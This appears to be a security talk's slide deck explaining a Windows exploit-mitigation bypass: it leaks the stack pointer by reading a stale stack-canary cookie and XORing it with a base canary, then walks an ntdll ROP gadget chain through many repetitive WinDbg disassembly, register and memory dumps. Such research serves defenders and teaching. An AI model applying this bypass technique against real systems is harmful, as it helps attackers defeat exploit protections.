
Canary Stack

```
int QueryUser()
{
    mov ecx, base_canary_value
    xor ecx, esp
    push ecx
    → char buffer[512];
      gets(buffer);
    ...
    pop ecx,
    xor ecx, esp
    call verify_canary_value(ecx)
    return 1;
}
```



Canary Stack

```
int QueryUser()  
{  
    mov ecx, base_canary_value  
    xor ecx, esp  
    push ecx  
        char buffer[512];  
        gets(buffer);  
        ...  
    → pop ecx,  
      xor ecx, esp  
      call verify_canary_value(ecx)  
      return 1;  
}
```



Windows 8 ROP Mitigation

- Detects stack pivot
- Ensure RSP is in valid range on memory functions

Windows 8 ROP Mitigation

- Detects stack pivot
- Ensure RSP is in valid range on memory functions
- Bypass by setting RSP to correct range before calling Win32 API

Windows 8 ROP Mitigation

- Detects stack pivot
- Ensure RSP is in valid range on memory functions
- Bypass by setting RSP to correct range before calling Win32 API
- How can we fetch RSP's value?

A Little Bird Told Me


Abusing Canary Stack to fetch the
value of RSP



Surrey Bird Club, England
Martin Parr, 1972

A Little Bird Told Me

- Prepare registers
- Benign function that uses Canary Stack
- Fetch Canary cookie from the stack
 - “Use / Read after free”
- Xor it with base canary value
 - Previously fetched using an arbitrary read vulnerability



Disassembly

Offset: 00007ffe0cc16181

Previous Next

```
00007ffe`0cc16159 4881c480000000 add    rsp,80h
00007ffe`0cc16160 58                pop    rax
00007ffe`0cc16161 5a                pop    rdx
00007ffe`0cc16162 59                pop    rcx
00007ffe`0cc16163 4158              pop    r8
00007ffe`0cc16165 4159              pop    r9
00007ffe`0cc16167 415a              pop    r10
00007ffe`0cc16169 415b              pop    r11
00007ffe`0cc1616b 48ffe0            jmp     rax
00007ffe`0cc1616e 0f286c2470        movaps xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460        movaps xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add    rsp,80h
00007ffe`0cc1617f 58                pop    rax
00007ffe`0cc16180 5a                pop    rdx
00007ffe`0cc16181 59                pop    rcx
00007ffe`0cc16182 4158              pop    r8
00007ffe`0cc16184 4159              pop    r9
00007ffe`0cc16186 415a              pop    r10
00007ffe`0cc16188 415b              pop    r11
00007ffe`0cc1618a c3                ret
00007ffe`0cc1618b cc                int     3
00007ffe`0cc1618c cc                int     3
00007ffe`0cc1618d cc                int     3
00007ffe`0cc1618e cc                int     3
00007ffe`0cc1618f cc                int     3
00007ffe`0cc16190 cc                int     3
00007ffe`0cc16191 6666666666666660f1f840000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0      cmp     dword ptr [rcx],0C0000006h
```

Registers

Customize...


Reg	Value
rax	0
rcx	0
rdx	0
rbx	0
rsp	6416aff910
rbp	0
rsi	0
rdi	0
r8	0
r9	0

Memory

Virtual: rax Previous Next

Display format: Quad Hex

```
00000064`16aff910 0000006416affa10
00000064`16aff918 0000000000000000
00000064`16aff920 0000006416affa10
00000064`16aff928 0000000000000000
00000064`16aff930 0000000000000000
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
```

Disassembly

Offset: 00007ffe0cc16181

```

00007ffe`0cc16160 58          pop     rax
00007ffe`0cc16161 5a          pop     rdx
00007ffe`0cc16162 59          pop     rcx
00007ffe`0cc16163 4158        pop     r8
00007ffe`0cc16165 4159        pop     r9
00007ffe`0cc16167 415a        pop     r10
00007ffe`0cc16169 415b        pop     r11
00007ffe`0cc1616b 48ffe0      jmp     rax
00007ffe`0cc1616e 0f286c2470  movaps  xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460  movaps  xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c48000000000 add     rsp,80h
00007ffe`0cc1617f 58          pop     rax
00007ffe`0cc16180 5a          pop     rdx
00007ffe`0cc16181 59          pop     rcx
00007ffe`0cc16182 4158        pop     r8
00007ffe`0cc16184 4159        pop     r9
00007ffe`0cc16186 415a        pop     r10
00007ffe`0cc16188 415b        pop     r11
00007ffe`0cc1618a c3          ret
00007ffe`0cc1618b cc          int     3
00007ffe`0cc1618c cc          int     3
00007ffe`0cc1618d cc          int     3
00007ffe`0cc1618e cc          int     3
00007ffe`0cc1618f cc          int     3
00007ffe`0cc16190 cc          int     3
00007ffe`0cc16191 6666666666666660f1f8400000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp     dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a        je      ntdll!LdrpICallHandler+0x12 (00007ffe`0c

```

Registers

Customize...

Reg	Value
rax	0
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff918
rbp	0
rsi	0
rdi	0
r8	0
r9	0

Memory


Virtual: rax

Display format: Quad Hex

```

00000064`16aff918 0000000000000000
00000064`16aff920 0000006416affa10
00000064`16aff928 0000000000000000
00000064`16aff930 0000000000000000
00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000

```



Disassembly

Offset: 00007ffe0cc16181

Previous Next

```
00007ffe`0cc16161 5a          pop        rdx
00007ffe`0cc16162 59          pop        rcx
00007ffe`0cc16163 4158       pop        r8
00007ffe`0cc16165 4159       pop        r9
00007ffe`0cc16167 415a       pop        r10
00007ffe`0cc16169 415b       pop        r11
00007ffe`0cc1616b 48ffe0     jmp        rax
00007ffe`0cc1616e 0f286c2470 movaps     xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps     xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c48000000000 add        rsp,80h
00007ffe`0cc1617f 58          pop        rax
00007ffe`0cc16180 5a          pop        rdx
00007ffe`0cc16181 59          pop        rcx
00007ffe`0cc16182 4158       pop        r8
00007ffe`0cc16184 4159       pop        r9
00007ffe`0cc16186 415a       pop        r10
00007ffe`0cc16188 415b       pop        r11
00007ffe`0cc1618a c3          ret
00007ffe`0cc1618b cc          int        3
00007ffe`0cc1618c cc          int        3
00007ffe`0cc1618d cc          int        3
00007ffe`0cc1618e cc          int        3
00007ffe`0cc1618f cc          int        3
00007ffe`0cc16190 cc          int        3
00007ffe`0cc16191 6666666666666660f1f8400000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp        dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a       je         ntdll!LdrpICallHandler+0x12 (00007ffe`0cc161a8)
00007ffe`0cc161a8 33d2       xor        edx,edx
```

Registers

Customize...

Reg	Value
rax	0
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff920
rbp	0
rsi	0
rdi	0
r8	0
r9	0


Memory

Virtual: rax

Previous Next

Display format: Quad Hex

00000064`16aff920	0000006416affa10
00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000



Disassembly

Offset: 00007ffe0cc16181

Previous Next

```
00007ffe`0cc16162 59          pop     rcx
00007ffe`0cc16163 4158       pop     r8
00007ffe`0cc16165 4159       pop     r9
00007ffe`0cc16167 415a       pop     r10
00007ffe`0cc16169 415b       pop     r11
00007ffe`0cc1616b 48ffe0     jmp     rax
00007ffe`0cc1616e 0f286c2470 movaps   xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps   xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c48000000000 add     rsp,80h
00007ffe`0cc1617f 58          pop     rax
00007ffe`0cc16180 5a          pop     rdx
00007ffe`0cc16181 59          pop     rcx
00007ffe`0cc16182 4158       pop     r8
00007ffe`0cc16184 4159       pop     r9
00007ffe`0cc16186 415a       pop     r10
00007ffe`0cc16188 415b       pop     r11
00007ffe`0cc1618a c3          ret
00007ffe`0cc1618b cc          int     3
00007ffe`0cc1618c cc          int     3
00007ffe`0cc1618d cc          int     3
00007ffe`0cc1618e cc          int     3
00007ffe`0cc1618f cc          int     3
00007ffe`0cc16190 cc          int     3
00007ffe`0cc16191 6666666666666660f1f8400000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp     dword ptr [rcx],0C00000006h
00007ffe`0cc161a6 740a       je      ntdll!LdrpICallHandler+0x12 (00007ffe`0c
00007ffe`0cc161a8 33d2       xor     edx,edx
00007ffe`0cc161aa b90a000000 mov     ecx,0Ah
```

Registers

Customize...

Reg	Value
rax	0
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10


Memory

Virtual: rax

Previous Next

Display format: Quad Hex

00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000



Disassembly

Offset: 00007ffe0cc16181

Previous Next

```
00007ffe`0cc16163 4158      pop      r8
00007ffe`0cc16165 4159      pop      r9
00007ffe`0cc16167 415a      pop      r10
00007ffe`0cc16169 415b      pop      r11
00007ffe`0cc1616b 48ffe0    jmp      rax
00007ffe`0cc1616e 0f286c2470 movaps   xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps   xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c48000000000 add      rsp,80h
00007ffe`0cc1617f 58        pop      rax
00007ffe`0cc16180 5a        pop      rdx
00007ffe`0cc16181 59        pop      rcx
00007ffe`0cc16182 4158      pop      r8
00007ffe`0cc16184 4159      pop      r9
00007ffe`0cc16186 415a      pop      r10
00007ffe`0cc16188 415b      pop      r11
00007ffe`0cc1618a c3        ret
00007ffe`0cc1618b cc        int      3
00007ffe`0cc1618c cc        int      3
00007ffe`0cc1618d cc        int      3
00007ffe`0cc1618e cc        int      3
00007ffe`0cc1618f cc        int      3
00007ffe`0cc16190 cc        int      3
00007ffe`0cc16191 6666666666666660f1f8400000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp      dword ptr [rcx],0C0000006h
00007ffe`0cc161a6 740a      je       ntdll!LdrpICallHandler+0x12 (00007ffe`0cc161a8)
00007ffe`0cc161a8 33d2      xor      edx,edx
00007ffe`0cc161aa b90a000000 mov      ecx,0Ah
00007ffe`0cc161af cd29      int      29h
```

Registers

Customize...

Reg	Value
rax	0
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff930
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10


Memory

Virtual: rax

Previous Next

Display format: Quad Hex

00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000
00000064`16aff990	0000000000000000



Disassembly

Offset: 00007ffe0cc16181

```

00007ffe`0cc16165 4159      pop      r9
00007ffe`0cc16167 415a      pop      r10
00007ffe`0cc16169 415b      pop      r11
00007ffe`0cc1616b 48ffe0    jmp      rax
00007ffe`0cc1616e 0f286c2470 movaps   xmm5,xmmword ptr [rsp+70h]
00007ffe`0cc16173 0f28642460 movaps   xmm4,xmmword ptr [rsp+60h]
00007ffe`0cc16178 4881c480000000 add     rsp,80h
00007ffe`0cc1617f 58        pop      rax
00007ffe`0cc16180 5a        pop      rdx
00007ffe`0cc16181 59        pop      rcx
00007ffe`0cc16182 4158      pop      r8
00007ffe`0cc16184 4159      pop      r9
00007ffe`0cc16186 415a      pop      r10
00007ffe`0cc16188 415b      pop      r11
00007ffe`0cc1618a c3        ret
00007ffe`0cc1618b cc        int      3
00007ffe`0cc1618c cc        int      3
00007ffe`0cc1618d cc        int      3
00007ffe`0cc1618e cc        int      3
00007ffe`0cc1618f cc        int      3
00007ffe`0cc16190 cc        int      3
00007ffe`0cc16191 6666666666666660f1f8400000000000 nop word ptr [rax+rax]
ntdll!LdrpICallHandler:
00007ffe`0cc161a0 8139060000c0 cmp      dword ptr [rcx],0C00000006h
00007ffe`0cc161a6 740a      je       ntdll!LdrpICallHandler+0x12 (00007ffe`0cc161a6)
00007ffe`0cc161a8 33d2      xor      edx,edx
00007ffe`0cc161aa b90a000000 mov      ecx,0Ah
00007ffe`0cc161af cd29      int      29h
00007ffe`0cc161b1 90        nop

```

Registers

Customize...

Reg	Value
rax	0
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff938
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory


Virtual: rax

Display format: Quad Hex

```

00000064`16aff938 00007ffe0cbcc6d0
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000

```

Disassembly

Offset: 00007ffe0cc16191

Previous Next

```
00007ffe`0cbcc6c2 cc      int      3
00007ffe`0cbcc6c3 cc      int      3
00007ffe`0cbcc6c4 cc      int      3
00007ffe`0cbcc6c5 cc      int      3
00007ffe`0cbcc6c6 cc      int      3
00007ffe`0cbcc6c7 cc      int      3
00007ffe`0cbcc6c8 cc      int      3
00007ffe`0cbcc6c9 cc      int      3
00007ffe`0cbcc6ca cc      int      3
00007ffe`0cbcc6cb cc      int      3
00007ffe`0cbcc6cc cc      int      3
00007ffe`0cbcc6cd cc      int      3
00007ffe`0cbcc6ce cc      int      3
00007ffe`0cbcc6cf cc      int      3
```

ntdll!RtlIsValidProcessTrustLabelSid:

```
00007ffe`0cbcc6d0 4883ec18 sub      rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov     rax,qword ptr [ntdll!_security_cookie (0
00007ffe`0cbcc6db 4833c4 xor     rax,rsp
00007ffe`0cbcc6de 4889442408 mov     qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0 xor     r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov     word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp     byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov     dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne     ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901 cmp     byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne     ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102 mov     edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub     edx,r8d
00007ffe`0cbcc702 750b jne     ntdll!RtlIsValidProcessTrustLabelSid+0x3
```

Registers

Customize...

Reg	Value
rax	0
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff940
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10


Memory

Virtual: rax

Previous Next

Display format: Quad Hex

```
00000064`16aff940 00007ffe0cc2a000
00000064`16aff948 00007ffe0cc54da3
00000064`16aff950 00003460095db73e
00000064`16aff958 00007ffe0cc07eae
00000064`16aff960 0000000000000000
00000064`16aff968 0000000000000000
00000064`16aff970 0000000000000000
00000064`16aff978 0000000000000000
00000064`16aff980 0000000000000000
00000064`16aff988 0000000000000000
00000064`16aff990 0000000000000000
00000064`16aff998 0000000000000000
00000064`16aff9a0 0000000000000000
```



Disassembly

Offset: 00007ffe0cc16181

```
00007ffe`0cbcc6c4 cc      int      3
00007ffe`0cbcc6c5 cc      int      3
00007ffe`0cbcc6c6 cc      int      3
00007ffe`0cbcc6c7 cc      int      3
00007ffe`0cbcc6c8 cc      int      3
00007ffe`0cbcc6c9 cc      int      3
00007ffe`0cbcc6ca cc      int      3
00007ffe`0cbcc6cb cc      int      3
00007ffe`0cbcc6cc cc      int      3
00007ffe`0cbcc6cd cc      int      3
00007ffe`0cbcc6ce cc      int      3
00007ffe`0cbcc6cf cc      int      3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18      sub      rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov      rax,qword ptr [ntdll! security cookie (0
00007ffe`0cbcc6db 4833c4        xor      rax,rsp
00007ffe`0cbcc6de 4889442408    mov      qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0        xor      r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov      word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102      cmp      byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424      mov      dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c          jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901        cmp      byte ptr [rcx],1
00007ffe`0cbcc6fa 7537          jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102        mov      edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0        sub      edx,r8d
00007ffe`0cbcc702 750b          jne      ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106      movzx    edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404    movzx    eax,word ptr [rsp+4]
```

Registers

Customize...


Reg	Value
rax	0
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax

Display format: Quad Hex

00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000



Disassembly

Offset: 00007ffe0cc16191

```
00007ffe`0cbcc6c5 cc      int      3
00007ffe`0cbcc6c6 cc      int      3
00007ffe`0cbcc6c7 cc      int      3
00007ffe`0cbcc6c8 cc      int      3
00007ffe`0cbcc6c9 cc      int      3
00007ffe`0cbcc6ca cc      int      3
00007ffe`0cbcc6cb cc      int      3
00007ffe`0cbcc6cc cc      int      3
00007ffe`0cbcc6cd cc      int      3
00007ffe`0cbcc6ce cc      int      3
00007ffe`0cbcc6cf cc      int      3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18      sub      rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov      rax,qword ptr [ntdll!_security_cookie (0
00007ffe`0cbcc6db 4833c4        xor      rax,rsp
00007ffe`0cbcc6de 4889442408      mov      qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0        xor      r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov      word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102      cmp      byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424      mov      dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901      cmp      byte ptr [rcx],1
00007ffe`0cbcc6fa 7537         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102      mov      edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0      sub      edx,r8d
00007ffe`0cbcc702 750b         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106      movzx    edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404      movzx    eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0      sub      edx,eax
```

Registers

Customize...

Reg	Value
rax	3460095db73e
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax

Display format: Quad Hex

00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000

C:\Windows\System32\cmd.exe - WinDbg:10.0.16299.15 AMD64

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Disassembly

Offset: 00007ffe0cc16181 Previous Next

```
00007ffe`0cbcc6c5 cc int 3
00007ffe`0cbcc6c6 cc int 3
00007ffe`0cbcc6c7 cc int 3
00007ffe`0cbcc6c8 cc int 3
00007ffe`0cbcc6c9 cc int 3
00007ffe`0cbcc6ca cc int 3
00007ffe`0cbcc6cb cc int 3
00007ffe`0cbcc6cc cc int 3
00007ffe`0cbcc6cd cc int 3
00007ffe`0cbcc6ce cc int 3
00007ffe`0cbcc6cf cc int 3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18 sub rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov rax,qword ptr [ntdll!_security_cookie (0
00007ffe`0cbcc6db 4833c4 xor rax,rsp
00007ffe`0cbcc6de 4889442408 mov qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0 xor r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102 cmp byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424 mov dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901 cmp byte ptr [rcx],1
00007ffe`0cbcc6fa 7537 jne ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102 mov edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0 sub edx,r8d
00007ffe`0cbcc702 750b jne ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106 movzx edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404 movzx eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0 sub edx,eax
```

Registers

Customize...


Reg	Value
rax	3460095db73e
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax Previous Next

Display format: Quad Hex

00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
00000064`16aff948	00007ffe0cc54da3
00000064`16aff950	00003460095db73e
00000064`16aff958	00007ffe0cc07eae
00000064`16aff960	0000000000000000
00000064`16aff968	0000000000000000
00000064`16aff970	0000000000000000
00000064`16aff978	0000000000000000
00000064`16aff980	0000000000000000
00000064`16aff988	0000000000000000



Disassembly

Offset: 00007ffe0cc16191

```
00007ffe`0cbcc6c5 cc      int      3
00007ffe`0cbcc6c6 cc      int      3
00007ffe`0cbcc6c7 cc      int      3
00007ffe`0cbcc6c8 cc      int      3
00007ffe`0cbcc6c9 cc      int      3
00007ffe`0cbcc6ca cc      int      3
00007ffe`0cbcc6cb cc      int      3
00007ffe`0cbcc6cc cc      int      3
00007ffe`0cbcc6cd cc      int      3
00007ffe`0cbcc6ce cc      int      3
00007ffe`0cbcc6cf cc      int      3
ntdll!RtlIsValidProcessTrustLabelSid:
00007ffe`0cbcc6d0 4883ec18      sub      rsp,18h
00007ffe`0cbcc6d4 488b05e51d1200 mov      rax,qword ptr [ntdll!_security_cookie (0
00007ffe`0cbcc6db 4833c4        xor      rax,rsp
00007ffe`0cbcc6de 4889442408      mov      qword ptr [rsp+8],rax
00007ffe`0cbcc6e3 4533c0        xor      r8d,r8d
00007ffe`0cbcc6e6 66c74424040013 mov      word ptr [rsp+4],1300h
00007ffe`0cbcc6ed 80790102      cmp      byte ptr [rcx+1],2
00007ffe`0cbcc6f1 44890424      mov      dword ptr [rsp],r8d
00007ffe`0cbcc6f5 753c         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6f7 803901      cmp      byte ptr [rcx],1
00007ffe`0cbcc6fa 7537         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x6
00007ffe`0cbcc6fc 8b5102      mov      edx,dword ptr [rcx+2]
00007ffe`0cbcc6ff 412bd0      sub      edx,r8d
00007ffe`0cbcc702 750b         jne      ntdll!RtlIsValidProcessTrustLabelSid+0x3
00007ffe`0cbcc704 0fb75106      movzx    edx,word ptr [rcx+6]
00007ffe`0cbcc708 0fb7442404      movzx    eax,word ptr [rsp+4]
00007ffe`0cbcc70d 2bd0        sub      edx,eax
```

Registers

Customize...


Reg	Value
rax	3460095db73e
rcx	6416affa10
rdx	0
rbx	0
rsp	6416aff928
rbp	0
rsi	0
rdi	0
r8	0
r9	6416affa10

Memory

Virtual: rax

Display format: Quad Hex

00000064`16aff928	0000000000000000
00000064`16aff930	0000000000000000
00000064`16aff938	00007ffe0cbcc6d0
00000064`16aff940	00007ffe0cc2a000
